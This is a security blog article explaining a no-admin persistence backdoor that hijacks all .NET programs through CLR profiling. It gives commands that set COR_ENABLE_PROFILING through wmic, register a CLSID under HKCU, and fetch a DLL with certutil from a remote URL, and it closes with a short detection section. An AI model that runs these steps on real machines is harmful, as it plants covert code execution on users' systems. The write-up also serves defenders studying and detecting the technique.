
0x00 Introduction
---
In the previous article 'Use AppDomainManager to maintain persistence', a passive backdoor triggering mechanism implemented through AppDomainManager was introduced, demonstrating how to hijack the system .Net program powershell_ise.exe, but with the prerequisite of obtaining administrator privileges.
This time, we will go a step further to introduce a backdoor that does not require administrator privileges and can hijack all .Net programs.
0x01 Introduction
---
This article will cover the following:
- Usage of CLR
- Backdoor development approach
- POC writing
- Backdoor detection
0x02 Usage of CLR
---
CLR:
Common Language Runtime (CLR) is a runtime environment that can be used by multiple programming languages.
CLR is the primary execution engine of the .NET Framework, one of its roles is to monitor program execution:
- Programs running under CLR supervision are considered 'managed' code.
- Applications or components that run directly on bare metal without CLR are considered 'unmanaged' code.
Usage of CLR:
Test system: Win8 x86
1. Start cmd
Enter the following code:
SET COR_ENABLE_PROFILING=1 |
Note:
{11111111-1111-1111-1111-111111111111} represents CLSID
It can be set to any value, as long as it does not conflict with commonly used system CLSIDs.
2. Test dll
Use a pop-up dll, download address:
https://raw.githubusercontent.com/3gstudent/test/master/msg.dll
For DLL development process, refer to:
https://3gstudent.github.io/Use-Office-to-maintain-persistence
Direct download can be achieved in cmd with the following code:
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg.dll |
Operation as shown in the figure below

Note:
'delete' is to clear the cache of the downloaded file
For more details on leveraging certutil.exe for file downloads, refer to the article:
"Certutil.exe in Penetration Testing"
3、Operate the Registry

Registry path: HKEY_CURRENT_USER\Software\Classes\CLSID\
Create a new subkey {11111111-1111-1111-1111-111111111111}, corresponding to the CLSID entered in cmd in step 1
Create new subkey InProcServer32
Create new string value REG_SZ ThreadingModel: Apartment
Change default path to the path of msg.dll
Modified registry as shown in the figure below
Corresponding cmd code is as follows:
SET KEY=HKEY_CURRENT_USER\Software\Classes\CLSID\{11111111-1111-1111-1111-111111111111}\InProcServer32 |

4. Start .NET program in current cmd
For example, powershell.exe, loads msg.dll on startup, pops up a dialog
Operation as shown in the figure below
Note:
Executing powershell.exe from other cmd will not load msg.dll
Reason:
SET COR_ENABLE_PROFILING=1 |
Only effective for the current cmd, can be checked via the cmd command "set"

Of course, executing other .NET programs will also load msg.dll
Test as shown in the figure below
0x03 Backdoor Development Ideas
---
From the above tests, it is concluded that using CLR can hijack the startup of all .NET programs, but only works for the current cmd
Can it be applied globally?
Naturally, modifying environment variables comes to mind

Typically, modifying environment variables is done through the control panel, as shown in the figure below
Can environment variables be modified via the command line?
Naturally thought of WMI
Modify system variables (requires administrator privileges):
wmic ENVIRONMENT create name="1",username="
Modify current user variables (current user privileges):
wmic ENVIRONMENT create name="2",username="%username%",VariableValue="2"
Note:
Modifying environment variables via WMI requires a system restart or logout/login to take effect
Next, we need to test whether modifying only the current user privileges can achieve a global effect. The answer is affirmative.
Add environment variables for the current user:

wmic ENVIRONMENT create name="COR_ENABLE_PROFILING",username="%username%",VariableValue="1" |
After restarting, the modification was successful, as shown in the figure below
Now directly start the .Net program, a dialog box pops up, successfully loading msg.dll
As shown in the figure below

At this point, the backdoor concept verification is successful
0x04 POC Writing
---
For 32-bit operating systems, refer to the code in 0x03. The x86 POC is as follows:
wmic ENVIRONMENT create name="COR_ENABLE_PROFILING",username="%username%",VariableValue="1" |
For corresponding 64-bit systems, attention must be paid to redirection issues, as the registry has both 32-bit and 64-bit locations
Note:
For more details on redirection in 64-bit systems, refer to the article "Issues to Note Regarding Redirection When 32-bit Programs Run on 64-bit Systems"
In the context of this article, 32-bit requires a 32-bit DLL, and 64-bit requires a 64-bit DLL.
Therefore, a 64-bit DLL needs to be prepared. The download link is as follows:
https://raw.githubusercontent.com/3gstudent/test/master/msg_x64.dll
The process will not be elaborated further. The 64-bit POC is as follows:
wmic ENVIRONMENT create name="COR_ENABLE_PROFILING",username="%username%",VariableValue="1" |
Capable of hijacking both 32-bit and 64-bit .Net programs separately, complete test as shown in the figure below
Note:
More code details can be found on GitHub at the following address:
An open-source project
0x05 Backdoor Detection
---
Based on the exploitation method, the detection approach is as follows:
- Check environment variables COR_ENABLE_PROFILING and COR_PROFILER
- Check registry key value HKEY_CURRENT_USER\Software\Classes\CLSID\
0x06 Summary
---
This article introduces a backdoor that hijacks .Net programs via CLR, characterized by requiring no administrator privileges and being able to hijack all .Net programs. More importantly, the system defaults to calling .Net programs, causing the backdoor to trigger automatically.
0x07 Supplement (20171023)
Stefan Kanthak discovered this exploitation method and disclosed it earlier than I did. The address is as follows:
http://seclists.org/fulldisclosure/2017/Jul/11
Moreover, he also achieved UAC bypass using CLR (I later learned this approach from clem@clavoillotte's blog). I have researched this method and written a study summary, with the address as follows:
《Use CLR to bypass UAC》


